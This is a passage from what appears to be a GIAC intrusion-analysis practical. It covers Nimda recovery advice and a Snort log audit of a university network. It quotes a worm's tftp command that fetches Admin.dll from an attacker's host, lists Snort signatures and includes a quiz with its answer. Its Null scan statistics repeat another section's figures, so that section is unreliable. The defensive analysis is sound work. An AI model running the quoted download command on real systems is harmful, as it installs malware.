Network Countermeasures = 3 Permissive router / firewall, needs to filter inbound traffic at port 69.

Severity = (5 + 5) – (5 + 3) = 2 Risk present, needs to filter traffic.

3.9 Defensive recommendation:

The defensive recommendation from this vulnerability is obtained from the posting on CERT advisory 2002-26.

Recommendations for System Administrators of IIS machines

To determine if your system has been compromised, look for the following:

- a root.exe file (indicates a compromise by Code Red II or sadmind/IIS worms making the system vulnerable to the Nimda worm)
- an Admin.dll file in the root directory of c:\, d:\, or e:\ (Note that the file name Admin.dll may be legitimately installed by IIS in other directories.)
- unexpected .eml or .nws files in numerous directories
- the presence of this string: /c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll 200 in the IIS logs, where "x.x.x.x" is the IP address of the attacking system. (Note that only the "200" result code indicates success of this command.)

The only safe way to recover from the system compromise is to format the system drive(s) and reinstall the system software from trusted media (such as

vendor-supplied CD-ROM). Additionally, after the software is reinstalled, all vendor-supplied security patches must be applied. The recommended time to do this is while the system is not connected to any network. However, if sufficient care is taken to disable all server network services, then the patches can be downloaded from the Internet.

Detailed instructions for recovering your system can be found in the CERT/CC tech tip:

Steps for Recovering from a UNIX or NT System Compromise

Apply the appropriate patch from your vendor

A cumulative patch which addresses all of the IIS-related vulnerabilities exploited by the Nimda worm is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS01-044.asp

Recommendations for Network Administrators

Ingress filtering

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound connections from the public Internet. In the network usage policy of many sites, there are few reasons for external hosts to initiate inbound connections to machines that provide no public services. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound connections to non-authorized services. With Nimda, ingress filtering of port 80/tcp could prevent instances of the worm outside of your network from scanning or infecting vulnerable IIS servers in the local network that are not explicitly authorized to provide public web services. Filtering of port 69/udp will also prevent the downloading of the worm to IIS via TFTP.

Cisco has published a tech tip specifically addressing filtering guidelines to mitigate the impact of the Nimda worm at

http://www.cisco.com/warp/public/63/nimda.shtml

Egress filtering

Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet. In the case of Nimda, employing egress filtering on port 69/udp at your network border will prevent certain aspects of the worms propagation both to and from your network.

3.10 Multiple choice test question:

This exploit of Nimda worm is an indication of?

a) Infection of the source.
b) Infection of the destination.
c) Targeting on a particular subnet.
d) Propagation through email.

Answer: a

Part 3 - Scenario Analysis

Executive Summary

We have been asked to provide a security audit for the network of a University. Data has been captured for five consecutive days using Snort intrusion detection system. The objective of this report is to analyze the logs and provide a brief summary of the network activity at the University and recommend enhanced security measures for better protection.

Going through the analysis of the different log files I believe the folks at the university are security concerned and have done a good job of protecting the network. The analysis of the log files indicates that the University has two Snort IDS in place, one before the firewall and the second behind the firewall.

This is not to say that the University has no security issues. I have found evidence indicating that many of the University's workstations have been compromised by Nimda or Code Red. Furthermore I have found possible Trojan server activity on some of the servers which should be taken offline and investigated. The network also have proliferation of file sharing applications like Kazaa and Morpheus that consume large amount of bandwidth and also leaves network vulnerable.

Since the network diagram of the University is not presented I have made an attempt to map out the network in my analysis and pointed out hosts and services. The logs also indicate that the internal hosts are mostly Windows

machines with some Unix hosts. Analyzing the well known ports we found that the university campus have the following network services offered among others.

Networking:	Microsoft-DS
Mail:	SMTP, POP3
Authentication:	TACACS
Management:	SNMP
Secure Login:	SSH, SPOP, https
Internet:	WEB, FTP, DNS, NNTP

Log Files Analyzed:

The three sets of logs used for this analysis were:

Snort Alert Logs
Snort Port Scan Logs
Snort OOS (Out of Spec) Logs

The logs were generated by Snort intrusion detection system using the default rule set with some custom modification. The logs used for this report covered the period of February 15th through February 19th, 2003.

The Snort Alert Logs used for this analysis were:

Filename	Size
Alert.030215	3,217 KB
Alert.030216	4,615 KB
Alert.030217	3,213 KB
Alert.030218	3,427 KB
Alert.030219	4,374 KB

Format of the alert log files is as follows:

```
02/15-00:00:03.131961  [**] SMB Name Wildcard [**] 218.63.78.100:1026 -
> MY.NET.243.158:137
02/15-00:00:15.083585  [**] SMB Name Wildcard [**] 218.63.78.100:1026 -
> MY.NET.243.231:137
```

Date and time
Snort rule message
Source IP and Port
Direction of traffic
Destination IP and Port

For the purpose of this analysis all alert logs were combined to discover trend analysis in alert traffic. Also the snort alert logs included port scan information

that was removed from the analysis since the same information existed in the port scans logs.

The Snort scan logs used for this analysis were:

Filename	Size
Scan.030215	2,092 KB
Scan.030216	10,954 KB
Scan.030217	1,937 KB
Scan.030218	1,240 KB
Scan.030219	951 KB

Format of the scan log files is as follows:

```
Feb 19 00:00:16 130.85.98.11:1040 -> 61.115.181.70:137 UDP
Feb 19 00:00:16 130.85.98.11:1039 -> 210.85.57.216:137 UDP
```

Date and time
Source IP and Port
Direction of traffic
Destination IP and Port
Protocol

Again all five days of log files were combined for the purpose of the trend analysis.

The Snort OOS (Out of Spec) log files used for this analysis were:

Filename	Size
OOS_Report_2003_02_15_29919	832 KB
OOS_Report_2003_02_16_32309	1,438 KB
OOS_Report_2003_02_17_6137	598 KB
OOS_Report_2003_02_18_27913	577 KB
OOS_Report_2003_02_19_479	508 KB

Format of Snort OOS log files is as follows:

02/18-07:49:50.715592 202.138.18.14:48069 -> MY.NET.220.42:80
TCP TTL:47 TOS:0x0 ID:58737 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x8EE27919 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 31236293 0 NOP WS: 0

02/18-07:50:58.856479 203.204.149.12:54026 -> MY.NET.220.106:4662
TCP TTL:44 TOS:0x0 ID:21343 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x95DEA313 Ack: 0x0 Win: 0x16B0 TcpLen: 40
TCP Options (5) => MSS: 1412 SackOK TS: 78901324 0 NOP WS: 0

First line contains the date and time, source IP address, source port, destination address and service port.
Second line contains various IP header fields, including protocols, time-to-live (TTL), Type of service (TOS), IP identification number (ID), IP header length (IpLen), datagram length (DgmLen), fragments flags and other fragment offset information.
Third line contains TCP flags, sequence number, acknowledgement number, window size and TCP header length (TcpLen)
Fourth line contains various TCP options.

Analysis Process:

The log files that I used for analysis span five consecutive days and so for the purpose of the effective analysis I combined each set of log files and then performed the analysis. The tools used for this analysis were as follows:

Snort
TCP Dump
Microsoft Access
Microsoft Excel

Using Microsoft Excel I was able to parse the files into columns of the fields contained in them. This helped with the easy sorting of the data files for further analysis. Since the logs were big and beyond the scope of Excel I combined each set of logs by porting them into Microsoft Access. The Microsoft Access database provided the basis for all my further analysis. Although the analysis result was derived from the relational analysis of all the log files I concentrated for specific information from the three sets of log files. The information gathered from the log files is as follows:

Alert Logs:

1) Analysis of the top event of interest from the alert logs files.
2) An attempt to map the network by analyzing the well defined services offered by the internal hosts.

Scan Logs:

1) Detection of the top scanning IP address and the application generating scan traffic.
2) Listing of the details of the external hosts scanning the university network.

OOS Logs:

Detection of the abnormal flag combination packets in the OOS log files and the source IP's generating these packets.

Background in writing SQL queries helped me in combined log analysis with Microsoft Access. I was able to query the data by source address and port, alert messages, destination address and port, scans, number of occurrence and relational analysis.

Alert Logs Analysis:

Table of alert messages sorted by the top talkers:

Snort Messages	Alerts SourceExtIP	Alerts SourceIntIP	Total	Most Active SourceIP	Most Active DestinationIP
SMB Name Wildcard	74849		74849	12.35.158.199	MY.NET.24.34
Incomplete Packet Fragments Discarded	267	14816	15083	MY.NET.211.6	198.247.231.42
Watchlist 000220 IL-ISDNNET-990517	12624		12624	212.179.123.163	MY.NET.235.62
CS WEBSERVER - external web traffic	6554		6554	141.157.254.236	MY.NET.100.165
spp_http_decode: IIS Unicode attack detected	446	5446	5892	MY.NET.242.250	MY.NET.220.42
High port 65535 tcp - possible Red Worm – traffic	2120	3715	5835	MY.NET.207.214	68.168.158.28
SUNRPC highport access!	5781		5781	169.232.84.146	MY.NET.252.126
spp_http_decode: CGI Null Byte attack detected	24	3458	3482	MY.NET.97.126	209.10.239.135
TCP SRC and DST outside network	2737		2737	0.0.0.0	216.209.164.171
TFTP - Internal TCP connection to external tftp server	1069	878	1947	MY.NET.237.238	MY.NET.237.238
Null scan!	1642		1642	141.156.242.139	MY.NET.12.2
TFTP - External UDP connection to internal tftp server		1493	1493	MY.NET.111.231	192.168.0.253
Watchlist 000222 NET-NCFC	1359		1359	159.226.5.220	MY.NET.100.165
High port 65535 udp - possible Red Worm - traffic	480	491	971	MY.NET.84.178	MY.NET.84.178
Port 55850 tcp - Possible myserver activity - ref. 010313-1	198	594	792	MY.NET.212.22	24.245.42.53
MY.NET.30.4 activity	760		760	68.33.11.236	MY.NET.30.4
Queso fingerprint	629		629	68.164.35.154	MY.NET.207.2
IDS552/web-iis_IIS ISAPI Overflow ida nosize	536		536	MY.NET.98.102	MY.NET.162.104
Tiny Fragments - Possible Hostile Activity	467	25	492	24.112.169.243	MY.NET.201.62
Possible trojan server activity	181	266	447	MY.NET.234.14	199.171.51.6
Connect to 515 from outside	432		432	68.55.13.60	MY.NET.100.69

EXPLOIT x86 NOOP	335		335	209.242.32.10	MY.NET.220.102
TCP SMTP Source Port traffic	283		283	128.220.43.220	MY.NET.204.74
NETBIOS NT NULL session	280		280	12.28.135.133	MY.NET.137.46
External RPC call	214		214	68.164.143.20	MY.NET.83.184
MY.NET.30.3 activity	178		178	68.55.62.202	MY.NET.30.3
CS WEBSERVER - external ftp traffic	175		175	68.154.77.29	MY.NET.100.165
IRC evil - running XDCC		148	148	MY.NET.114.142	65.57.64.224
NMAP TCP ping!	89		89	64.152.70.68	MY.NET.1.3
TFTP - External TCP connection to internal tftp server	56	33	89	81.53.10.195	209.242.36.19
EXPLOIT x86 setuid 0	106		106	128.183.102.63	MY.NET.162.67
EXPLOIT x86 stealth noop	53		53	131.118.254.130	MY.NET.24.8
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize		36	36	202.194.20.124	172.178.31.1
Notify Brian B. 3.54 tcp	26		26	218.147.45.203	MY.NET.3.56
SNMP public access	26		26	130.206.173.31	MY.NET.162.31
Attempted Sun RPC high port access	17		17	205.188.153.97	MY.NET.209.90
Notify Brian B. 3.56 tcp	17		17	12.250.187.253	MY.NET.3.56
TFTP - Internal UDP connection to external tftp server	3	14	17	MY.NET.97.11	130.168.8.1
Port 55850 udp - Possible myserver activity - ref. 010313-1		6	6	MY.NET.140.9	130.18.27.33
Probable NMAP fingerprint attempt	6		6	141.156.242.139	MY.NET.12.2
FTP passwd attempt	5		5	81.48.108.90	MY.NET.24.47
SMB C access	4		4	142.163.159.26	MY.NET.132.43
PHF attempt	2		2	81.48.108.90	MY.NET.84.224
RFB - Possible WinVNC - 010708-1	1	1	2	141.157.86.32	MY.NET.162.91
Fragmentation Overflow Attack	1		1	80.11.228.77	MY.NET.218.142

In this table I have sorted the result by the number of alerts. Although number of alerts should not be the only concern it gives a good starting point for the analysis. I also looked for the signatures in the default rule set that generated these alerts. This significantly helps in the analysis. I matched the messages from the alerts to match the message from the signatures for this purpose. There are also some alerts generated by the custom rules and since the signatures are not known for the custom rules, best effort guess is made as to why that alert was generated.

Since no information about the university network is provided, I have made an attempt to map the network. I used Microsoft access to look for the services offered by the internal hosts using well defined ports. A host offering a particular service will communicate during response with the client using a well defined port (<=1024) for that service. By using this criteria, I identified some response packets from the internal hosts.

SourceIP	SourcePort	Occurance	Known Application / Service
MY.NET.162.67	20	11	File Transfer Protocol (FTP-Data)
MY.NET.6.47	25	3	Simple Mail Transfer (SMTP)
MY.NET.6.35	25	2	Simple Mail Transfer (SMTP)
MY.NET.111.231	69	332	Trivial File Transfer
MY.NET.111.232	69	313	Trivial File Transfer
MY.NET.111.235	69	308	Trivial File Transfer
MY.NET.111.230	69	275	Trivial File Transfer
MY.NET.111.219	69	265	Trivial File Transfer
MY.NET.24.34	80	25	World Wide Web (HTTP)
MY.NET.106.222	80	9	World Wide Web (HTTP)
MY.NET.110.47	80	5	World Wide Web (HTTP)
MY.NET.6.7	80	4	World Wide Web (HTTP)
MY.NET.29.3	80	3	World Wide Web (HTTP)
MY.NET.12.4	143	1	Internet Message Access Protocol
MY.NET.236.254	412	1	Trap Convention Port
MY.NET.53.89	445	1	Microsoft-DS
MY.NET.98.101	1024	11	NetMeeting, mIRC, Audio/Video

I have also used the stimulus packets with the well defined ports (<=1024) to map the network and I was able to generate the list of following internal hosts that received packets for the well known ports.

DestinationIP	DestinationPORT	Occurance	Known Application / Service
MY.NET.221.130	1	51	Port Service Multiplexer
MY.NET.204.74	3	129	Compression Process
MY.NET.162.67	20	8	File Transfer Protocol (FTP-Data)
MY.NET.100.165	21	153	File Transfer Protocol (FTP-Control)
MY.NET.100.165	21	22	File Transfer Protocol (FTP-Control)
MY.NET.24.47	21	4	File Transfer Protocol (FTP-Control)
MY.NET.24.34	22	1	SSH Remote Login Protocol
MY.NET.238.82	23	1	Telnet
MY.NET.6.47	25	232	Simple Mail Transfer (SMTP)
MY.NET.24.23	25	44	Simple Mail Transfer (SMTP)
MY.NET.6.47	25	44	Simple Mail Transfer (SMTP)
MY.NET.24.21	25	36	Simple Mail Transfer (SMTP)
MY.NET.6.40	25	36	Simple Mail Transfer (SMTP)
MY.NET.24.23	25	25	Simple Mail Transfer (SMTP)
MY.NET.204.74	27	283	NSW User System FE
MY.NET.1.3	53	16	Domain Name Server (DNS)
MY.NET.86.65	62	3	ACA Services
MY.NET.244.246	65	6	TACACS-Database Service

MY.NET.84.146	69	2	Trivial File Transfer
MY.NET.12.4	110	2	Post Office Protocol (POP3)
MY.NET.83.184	111	2	SUN Remote Procedure Call
MY.NET.100.230	113	1	Authentication Service, Ident
MY.NET.24.8	119	62	Network News Transfer
MY.NET.3.56	135	1	DCE endpoint resolution
MY.NET.137.46	139	130	NETBIOS Session Service
MY.NET.12.4	143	3	Internet Message Access Protocol
MY.NET.162.31	161	6	SNMP
MY.NET.206.106	163	1	CMIP | TCP Manager
MY.NET.12.2	178	1	NextStep Window Server
MY.NET.203.126	257	1	Secure Electronic Transaction
MY.NET.222.66	412	5	Trap Convention Port
MY.NET.222.82	413	1	SMSP
MY.NET.29.11	443	1	http Protocol over TLS | SSL
MY.NET.132.42	445	18	Microsoft-DS
MY.NET.3.54	445	17	Microsoft-DS
MY.NET.30.3	445	11	Microsoft-DS
MY.NET.100.69	515	179	Printer Spooler
MY.NET.24.15	515	144	Printer Spooler
MY.NET.30.3	524	106	NCP
MY.NET.30.4	524	105	NCP
MY.NET.25.21	995	2	POP3 protocol over TLS | SSL (SPOP3)

Now that we know what services are offered by the internal network we have a better picture of the network which will help in further analysis.

Top 10 Detects: (Prioritized by number of occurrence)

The format in which the top 10 alerts are presented is as follows:

Detect Sample
Possible Snort Signature
IP's / Count of Alerts
Description of Alert
Analysis and Recommendation

SMB Name Wildcard

02/16-00:00:03.348662 [**] SMB Name Wildcard [**] 61.154.164.11:1028 -> MY.NET.152.236:137
02/16-00:00:11.342180 [**] SMB Name Wildcard [**] 210.217.194.170:1025 -> MY.NET.197.219:137
02/16-00:00:16.424184 [**] SMB Name Wildcard [**] 210.217.194.170:1025 -> MY.NET.197.251:137

Possible Snort Signature:

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios_netbios-
name-query"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|";
classtype: info-attempt; reference: arachnids,177;)
```

Number of alerts from external source: 74849
Number of alerts from internal source: 0
Most active source IP: 12.35.158.199
Most active destination IP: MY.NET.24.34

Description of Alert:

These alerts are generated by NetBIOS name resolution traffic. It is triggered when a windows host request NetBIOS resources from another host. The "wildcard" indicates a request for all records and is initiated with the command "nbtstat –a"

Analysis and Recommendation:

This alert is pretty common in Microsoft Windows network environment as this is the normal way that hosts in Windows networking environment function and request information. Although this is normal traffic, the alert could be generated because of the following other reasons:

1) The traffic generating this alert could be information gathering probe by the source address against Microsoft Windows platforms or Samba servers. This activity can reveal information about user names and share names.

2) The traffic generating this alert could also be associated with the "network.vbs" worm. An infected system issues the "nbtstat" request and if "nbtstat" request is answered the worm will follow it with a TCP session on port 139 which will attempt to mount to a share which is named "c" and has no password. If successful the worm will load itself and other payload files onto various subdirectories of the victim.

In our situation all the alerts are generated by the external source IP which leads to the following conclusion:

a) This is not benign internal Windows networking traffic.
b) There are two Snort IDS in place, one between the border router and the firewall and the other behind the firewall.
c) The firewall is configured to drop inbound NetBIOS traffic and the internal Snort IDS is configured not to alert on this traffic.
d) The border router is not configured to drop inbound NetBIOS traffic.

e) Windows hosts are actively targeted either for reconnaissance purpose or by the “network.vbs” infected host.

Further analysis of the most active internal host MY.NET.24.34 shows that it is a Microsoft Windows server which is also serving as IIS web server. I came to this conclusion by looking at the above given table for host MY.NET.24.34 responding at port 80 which is for web services.

Further analysis of the most active external source IP is also warranted. Searching for the details reveals that this IP belong to the ATT WorldNet IP address range and is probably allocated to a cable modem user.

Search results for: 12.35.158.199

```
AT&T WorldNet Services ATT (NET-12-0-0-0-1)
                                  12.0.0.0 - 12.255.255.255
Mckenzie Tankline MCTAN656-158-192 (NET-12-35-158-192-1)
                                  12.35.158.192 - 12.35.158.207
```

Best approach to protect the network from this traffic and to reduce the number of false positives will be to ensure that users outside the network are not permitted to access the NetBIOS name service. This is usually accomplished by configuring packet filters to drop UDP traffic to port 137.

Incomplete Packet Fragments Discarded

```
02/17-11:17:26.451004  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.132.42 -> 172.181.116.159
02/17-11:06:55.488876  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.132.42 -> 172.181.116.159
02/17-11:06:55.882808  [**] Incomplete Packet Fragments Discarded [**]
MY.NET.132.42 -> 172.181.116.159
```

Possible Snort signature:

Preprocessor frag2

Number of alerts from external source: 267
Number of alerts from internal source: 14816
Most active source IP: MY.NET.211.6
Most active destination IP: 198.247.231.42

Description of alert:

These alerts are generated by Snort preprocessor that performs IP de-fragmentation. Snort keeps track of fragmented packets and triggers this alert if unable to reassemble the stream. This plug-in will also detect fragmentation

attacks (usually DoS) against hosts. The default configuration of this preprocessor is 60 seconds timeout and 4MB fragment buffer.

Analysis and Recommendation:

This event is triggered because packet fragments were detected in the university network, but not all packets arrived and therefore the stream could not be reassembled. In our analysis scenario most of the alerts are generated from internal hosts. This indicates large number of fragmented packets on internal network. This is also possible if there is any bottleneck on the network or if some host is miss-configured, MTU issues or VPN traffic adding additional data to the packets. Further investigation of the internal network is warranted. If the fragmented traffic was mostly generated from external source we could have thought of malicious activity by sending fragmented packets.

This has been also discussed briefly in the paper by Johnny Calhoun and David Jenkins and can be found at:
http://www.giac.org/practical/GCIA/Jonny_Calhoun_GCIA.pdf
http://www.giac.org/practical/David_Jenkins_GCIA.doc

Watchlist 000200 IL-ISDNNET-990517

```
02/16-01:50:10.521314  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.66.17:80 ->
MY.NET.239.58:3485
02/16-01:50:13.131511  [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.23.16:3646 ->
MY.NET.217.130:1214
```

Possible Snort signature: Unknown

Number of alerts from external source: 12624
Number of alerts from internal source: 0
Most active source IP: 212.179.123.163
Most active destination IP: MY.NET.235.62

Description of Alert:

The traffic that primarily generated this alert is a mix of TCP/80 and TCP/1214 (Kazaa) traffic. This looks like a peer-to-peer file sharing program such as Kazaa or Morpheus that uses 1214 as destination port. No matching Snort rule can be found by comparing alert message. It looks like this is a custom Snort rule configured to alert on traffic to and from a specific network. It could also have been configured to do full logging on a host regardless of if it triggers a Snort rule.

Analysis and Recommendation:

Looking into details of the most active source IP that triggered the rule we find the following:

Search results for: 212.179.123.163

```
OrgName:    RIPE Network Coordination Centre
OrgID:      RIPE
Address:    Singel 258
Address:    1016 AB
City:       Amsterdam
StateProv:
PostalCode:
Country:    NL

NetRange:   212.0.0.0 - 212.255.255.255
CIDR:       212.0.0.0/8
NetName:    RIPE-NCC-212
NetHandle:  NET-212-0-0-0-1
Parent:
NetType:    Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: AUTH03.NS.UU.NET
NameServer: NS2.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: MUNNARI.OZ.AU
NameServer: NS.APNIC.NET
Comment:    These addresses have been further assigned to users in
Comment:    the RIPE NCC region. Contact information can be found in
Comment:    the RIPE database at whois.ripe.net
Comment:
RegDate:    1997-11-14
Updated:    2002-09-11

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName:   RIPE NCC Hostmaster
OrgTechPhone:  +31 20 535 4444
OrgTechEmail:  nicdb@ripe.net
```

There are no incidents reported against this source IP in the www.Dshield.org

Traffic from this source should be monitored and analyzed in conjunction of other logs and appropriate action must be taken. Most effective measure to take against the traffic generated by the file and music sharing program like Kazaa is to block TCP/UDP port 1214 at the firewall. This will also conserve bandwidth and limit the potential of future litigation as the publishing companies are taking music sharing services to the court.

Similar detect and analysis was found in these GCIA practical:
http://www.giac.org/practical/wade_walker_GCIA.doc
http://www.giac.org/practical/Donald_gregory_GCIA.pdf

spp_http_decode: IIS Unicode Attack Detected

02/16-01:46:55.320819 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.210.86:2204 -> 208.236.10.245:80
02/16-01:46:55.320819 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.210.86:2204 -> 208.236.10.245:80

Possible Snort signature: preprocessor http_decode: 80 unicode iis_alt_unicode double_encode iis_flip_slash full_whitespace

Number of alerts from external source: 446
Number of alerts from internal source: 5446
Most active source IP: MY.NET.242.250
Most active destination IP: MY.NET.220.42

Description of alert:

This alert is generated by the Snort http_decode preprocessor which is enabled in the default snort.conf The http_decode normalizes HTTP requests from remote machines by converting any %XX character substitutions to their ASCII equivalent. This is very useful for doing things like defeating hostile attackers trying to stealth themselves from IDS by mixing these substitutions in with the request.

Analysis and recommendation:

A Unicode attack is a broad class of exploits on Microsoft IIS web server that deals with input validation errors. Specially crafted input can be used to execute commands on vulnerable web servers. A great deal of discussion on Unicode vulnerability can be found at

http://rr.sans.org/threats/unicode.php

The http_decode preprocessor is known to generate many false positives. In our analysis the most active source and destination IP address are both internal. From the network map tables presented earlier I could not confirm if these top talking hosts are web servers. These alerts could be false positives. These alerts can also be generated by Nimda variant, ensure that all the IIS servers have up-to-date patches installed and that the internal Microsoft hosts not requiring the ISAPI service must be disabled.

A description of the IIS vulnerabilities can also be found at:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

Description of a tool that can scan IIS UNICODE attacks can be found at:

http://online.securityfocus.com/tools/2354

These detects were also found and analyzed in the following GCIA practical:
http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf

High Port 65535 TCP – possible Red Worm - traffic

02/16-11:34:24.863909 [**] High port 65535 tcp - possible Red Worm – traffic [**] 219.102.13.160:65535 -> MY.NET.202.226:3522
02/16-11:45:09.318865 [**] High port 65535 tcp - possible Red Worm – traffic [**] MY.NET.220.54:1496 -> 66.28.249.232:65535
02/16-11:45:09.466437 [**] High port 65535 tcp - possible Red Worm – traffic [**] 66.28.249.232:65535 -> MY.NET.220.54:1496

Possible Snort signature: Unknown

Number of alerts from external source: 2120
Number of alerts from internal source: 3715
Most active source IP: MY.NET.207.214
Most active destination IP: 68.168.158.28

Description of alert:

This alert indicates possible activity of the Unix worm known as Red Worm a.k.a Adore. Red Worm is self propagating entity that upon infecting a host results in root compromise. When infected, a ping of size 77 to the host will cause a process to be forked to listen for connection on tcp port 65535. Telnetting to the host on port 65535 will allow unauthenticated root access. More information on this worm can be found at http://www.sans.org/y2k/adore.htm

Analysis and Recommendation:

In our analysis scenario most of the traffic for this alert is generated from an internal host. It looks like MY.NET.207.214 is a Unix host and possibly infected. It should be taken offline and checked for possible Trojan. Looking at the WHOIS we find the most active external source IP address IP details as follows:

Search results for: 68.168.158.28

```
Adelphia Cable Communications ADELPHIA-CABLE-4 (NET-68-168-0-0-1)
                                  68.168.0.0 - 68.171.255.255
Adelphia 681681440-Z12 (NET-68-168-144-0-1)
                                  68.168.144.0 - 68.168.159.255
```

SUNRPC highport access!

02/16-12:00:24.942576 [**] SUNRPC highport access! [**] 216.179.62.107:6667 -> MY.NET.244.238:32771
02/16-12:00:24.942589 [**] SUNRPC highport access! [**] 216.179.62.107:6667 -> MY.NET.244.238:32771

Possible Snort signature:

Preprocessor rpc_decode: 111, 32771

Number of alerts from external source: 5781
Number of alerts from internal source: 0
Most active source IP: 169.232.84.146
Most active destination IP: MY.NET.252.126

Description of alert:

This alert is generated through rpc_decode preprocessor which takes the port numbers on which RPC services are running as an argument. This preprocessor normalizes RPC traffic in much the same way as http_decode preprocessor. The Sun Solaris RPC server uses port 32771 and the alert is triggered when there is an attempted connection to that port.

Analysis and Recommendation:

This preprocessor is for RPC traffic normalization. It normalizes RPC traffic when it is sent in alternate encoding besides the usual 4-byte encoding that is used by default. In our analysis scenario the RPC alerts are generated for traffic from external source to internal hosts. This could be the legitimate traffic between the hosts but further investigation of external host is warranted. The owner of the host MY.NET.252.126 should be contacted to see if the connection is legitimate from the external host. Looking at the WHOIS we find the most active external source IP details as follows:

Search results for: 169.232.84.146

```
University of California, Office of the President UCNET-BLK (NET-169-
228-0-0-1)
                                169.228.0.0 - 169.237.255.255
University of California, Los Angeles UCLANET4 (NET-169-232-0-0-1)
                                169.232.0.0 - 169.232.255.255
```

Similar detect is analyzed in the following GCIA practical:
http://www.giac.org/practical/GCIA/Jonny_Calhoun_GCIA.pdf

spp_http_decode: CGI Null Byte Attack Detected

02/16-11:45:10.058738 [**] spp_http_decode: CGI Null Byte attack detected [**] MY.NET.217.190:2629 -> 209.10.239.135:80
02/16-11:45:10.058738 [**] spp_http_decode: CGI Null Byte attack detected [**] MY.NET.217.190:2629 -> 209.10.239.135:80
02/16-11:45:10.058738 [**] spp_http_decode: CGI Null Byte attack detected [**] MY.NET.217.190:2629 -> 209.10.239.135:80

Possible Snort signature: preprocessor http_decode: 80 unicode iis_alt_unicode double_encode iis_flip_slash full_whitespace

Number of alerts from external source: 24
Number of alerts from internal source: 3458
Most active source IP: MY.NET.97.126
Most active destination IP: 209.10.239.135

Description of alert:

The CGI Null Byte alert indicates the presence of a null byte (%00) at the end of a CGI request. This alert is generated by the same preprocessor “http_decode” as described above for the IIS unicode attack. The SID’s in the http_decode preprocessor that generate these alerts are as follows:

SID	
1	Unicode Attack
2	Null Byte Attack

Analysis and Recommendation:

In our analysis most of the alerts are generated from the internal host with the destination host being external. There is high likelihood of false positives. This detect is also mentioned in the practical paper by Joe Ellis which can be found at:

http://www.giac.org/practical/Joe_Ellis_GCIA.doc

According to the analysis done by Joe this alert could generate a lot of false positives and can be turned off by adding the “-cginull” option to the line “preprocessor http_decode” in Snort’s alert.ids file. Disabling the alert would further help in cutting down on the number of false positives and making the analysis job easier.

TCP SRC and DST outside network

```
02/19-21:49:57.779849  [**] TCP SRC and DST outside network [**]
171.165.133.228:1973 -> 216.209.164.171:135
02/19-21:49:57.796155  [**] TCP SRC and DST outside network [**]
171.165.133.230:1941 -> 216.209.164.171:135
02/19-21:49:57.843738  [**] TCP SRC and DST outside network [**]
171.165.133.239:1737 -> 216.209.164.171:135
```

Possible Snort signature:

Custom signature to monitor packets with outside SRC and DST address

Number of alerts from external source: 2737
Number of alerts from internal source: 0
Most active source IP: 0.0.0.0
Most active destination IP: 216.209.164.171

Description of alert:

These alerts are generated when the Snort IDS detects packets with the external source and destination address.

Analysis and Recommendation:

In our analysis scenario these alerts are probably generated by the Snort IDS placed between the border router and the firewall. These packets could indicate miss-configured routes or packets in error but since there are so many of these alerts it may not be the cause. This could be also the indication that our network is used for staging other attacks.

Similar detects with SRC and DST address of outside network with TCP and UDP packets has been seen in many other GCIA practical. Rick Yuen mentioned in his paper that could have been caused by the following:

http://www.giac.org/practical/Rick_Yuen_GCIA.doc

1) Miss-configured network device.
2) Miss-configured Snort that does not include all the local network in HOME_NET.
3) Packets with spoofed source IP address leaving your network.

Null Scan!

```
02/16-11:34:39.412930  [**] Null scan! [**] 219.52.154.110:0 ->
MY.NET.203.126:0
02/16-11:34:39.446141  [**] Null scan! [**] 219.52.154.110:0 ->
MY.NET.203.126:0
```

Possible Snort signature:

Preprocessor Stream4: detect_scans, disable_evasion_alerts

Number of alerts from external source: 24
Number of alerts from internal source: 3458
Most active source IP: MY.NET.97.126
Most active destination IP: 209.10.239.135

Description of alert:

This alert is generated by the stream4 preprocessor which detect Null Scan that falls under the category of stealth scans. This alert is generated when Snort intrusion detection system detects a packet with no TCP flags set. All TCP packets must have at least one flag set.

Analysis and Recommendation:

This type of packets are commonly used in network scanning for information gathering. When a packet with no TCP flag is received by a host it will either drop the packet or send a reset packet. If the host is listening at the specified port it will drop the packets with no TCP flags set and if the host is not listening at that port the sending host will receive a reset packet.

Some applications also send packets with no TCP flags set to check the heartbeat of a connection. This could result in false positives. In our analysis most of these alerts are generated by internal hosts, therefore the IDS behind the firewall or internal IDS should be fine tuned for this signature. The external scanning host should be investigated further and should be monitored or blocked from the network access. Looking at the WHOIS we find the most active external source IP details as follows:

Search results for: 141.156.242.139

```
Verizon Internet Services VIS-141-149 (NET-141-149-0-0-1)
                                  141.149.0.0 - 141.158.255.255
Verizon Internet Services VZ-DSLDIAL-RSTNVA-11 (NET-141-156-207-0-1)
                                  141.156.207.0 - 141.156.254.255
```

Great deal of information about Null Scan and other stealth scans are available on project.honeynet.org

TOP Talkers:

In the alert logs analysis we selected certain alerts for analysis based upon the number of occurrences. This gave us a good insight on what activity is going on the network. Now let us look at the hosts that are generating most of these alerts. This approach will help us in narrowing down our further research to these hosts. Below is the list of hosts that were the top talkers and the alerts associated with them.

Hosts	Count	Alerts
MY.NET.211.6	13181	Incomplete Packet Fragments Discarded
